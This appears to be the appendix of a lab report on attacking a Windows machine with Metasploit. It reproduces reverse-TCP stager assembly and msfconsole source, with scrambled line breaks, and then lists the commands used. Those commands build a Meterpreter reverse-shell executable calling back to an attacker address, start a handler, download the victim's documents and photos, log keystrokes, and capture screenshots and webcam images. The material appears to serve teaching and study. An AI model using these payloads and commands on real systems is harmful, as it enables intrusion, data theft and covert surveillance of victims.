    push esi          ; push the newly recieved second stage
                      length.
    push 0            ; NULL as we dont care where the allocation
                      is.
    push #{Rex::Text.block_api_hash('kernel32.dll', 'VirtualAlloc')}
   call ebp ; VirtualAlloc( NULL, dwLength, MEM_COMMIT, PAGE_EXECUTE_READWRITE
);
    ; Receive the second stage and execute it...
    xchg ebx, eax     ; ebx = our new memory address for the new
                      stage
    push        ebx ; push the address of the new stage so we can
  read_more:        return into it
    push 0[P SEP]     ; flags
    push esi          ; length
    push ebx          ; the current address into our second stage's RWX
                      buffer
    push edi          ; the saved socket
    push  #{Rex::Text.block_api_hash('ws2_32.dll',
    'recv')} call ebp ; recv( s, buffer, length, 0 );
  ^
  if reliable
   asm << %Q^
    ; reliability: check to see if the recv worked, and reconnect
    ; if it fails cmp
    eax,     0     jge
    read_successful
    ; something failed, free up memory pop
    eax          ; get the address of the payload
   push 0x4000   ; dwFreeType (MEM_DECOMMIT)
    push 0           ; dwSize
    push eax         ; lpAddress
    push #{Rex::Text.block_api_hash('kernel32.dll', 'VirtualFree')}
    call ebp    ;    VirtualFree(payload,    0,    MEM_DECOMMIT)
   cleanup_socket:
    ; clear up the socket
   push edi         ; socket handle
    push          #{Rex::Text.block_api_hash('ws2_32.dll',
    'closesocket')} call ebp    ; closesocket(socket)
    ; restore the stack back to the connection
    retry count pop esi pop esi
```

```
      dec [esp] ; try ; decrement the counter
      again       jnz
      create_socket
      jmp failure
    ^
  end
  asm   <<   %Q^
   read_successful:
    add ebx, eax[P SEP]  ; buffer += bytes_received
    sub esi, eax      ; length -= bytes_received, will
                      set flags
    jnz read_more     ; continue if we have more to
                        read
    ret           ; return into the second stage
  ^
  if opts[:exitfunk]
   asm                      <<
  asm_exitfunk(opts) end
  asm
 end
end
end
```

4.2.3 MSFconsole

```
#!/usr/bin/env ruby
# -*- coding: binary
-*#
# This user interface provides users with a command console
interface to the # framework.
#
#
# Standard Library
#
require 'pathname'
if
 ENV['METASPLOIT_FRAMEWORK_PROFILE
 '] == 'true' gem 'perftools.rb' require 'perftools'
 formatted_time = Time.now.strftime('%Y%m%d%H%M%S')
 root = Pathname.new(__FILE__).parent profile_pathname =
 root.join('tmp', 'profiles', 'msfconsole', formatted_time)
 profile_pathname.parent.mkpath
 PerfTools::CpuProfiler.start(profile_pathname.to_
 path) at_exit {
  PerfTools::CpuProfiler.stop
  puts "Generating pdf" pdf_path
  = "#{profile_pathname}.pdf"
  if Bundler.clean_system("pprof.rb --pdf #{profile_pathname} > #{pdf_path}")
```

```
    puts "PDF saved to #{pdf_path}"
    Rex::Compat.open_file(pdf_pa
   th) end
  }
end
#
# Project
#
#                                                                                    @see
https://github.com/rails/rails/blob/v3.2.17/railties/lib/rails/generators/rails/app/templates/script/rails
#L3-L5 begin
  require
  Pathname.new(__FILE__).realpath.expand_path.parent.join('config',
  'boot') require 'metasploit/framework/command/console' require
  'msf/core/payload_generator'
  Metasploit::Framework::Command::Console.s
tart rescue Interrupt
  puts
"\nAborting..."
exit(1) end
```

10.2. COMMANDS USED

1. ifconfig

This command is used to check the IP address of the attacker machine, which is then used to configure the payload.

2. msfvenom -p windows/meterpreter/reverse_tcp -o exploit.exe -f exe lhost=192.168.1.106 lport=4455

This command is used to create a customised payload. Each of the settings used in this command are detailed below:

-p: This is used to specify the exploit used in the payload. In this case, it is the Reverse TCP exploit for Windows machines.
-o: This is used to specify the name of the output file. In this case, the name is given as ‘ex- ploit.exe’.
-f: This is used to specify the file type or extension. In this case, the file is made to be a Windows-compatible executable file,
lhost: This is used to specify the IP address of the attacker machine. This address is used for initiating the connection between the machines.
lport: This is used to specify the port on the attacker machine that the victim machine must connect back to.

3. msfconsole

This command is used to start the Metasploit Framework.

4. use exploit/multi/handler

This command is used to start the handler on the attacker machine.

5. set payload windows/meterpreter/reverse_tcp
This command is used to specify the payload used in the exploit so that the Meterpreter listener can 'listen' for that specific type of connection

6. set lhost 192.168.1.106
This command is used to specify the IP address of the attacker system, which is the same given in the metadata of the payload.

7. set lport 4455
This command is used to specify the port on the attacker machine that the victim machine will connect back to.
8. exploit
This command starts the reverse TCP handler.
9. ls
This command displays all the files and directories on the victim system's desktop.
10. cd documents
This command opens the directory called 'documents' on the desktop of the victim computer.

11. download businessServices.docx
This command copies the document called 'businessServices.docx' from the victim system onto the home directory of the attacker system.

12. download IMG_4641.JPG
This command copies the image called 'IMG_4641.JPG' from the victim system onto the home directory of the attacker system.

13. keyscan_start
This command starts the keystroke logger program on the victim system across the network. **14. keyscan_dump**
This command shows all logged keystrokes from the victim system.

15. sysinfo
This command shows information about the victim system such as the computer name, architectuer, operating system etc.
16. screenshot
This command takes and displays a screenshot of the victim system.

17. webcam_snap
This command takes and displays a picture captured using the web-cam of the victim system.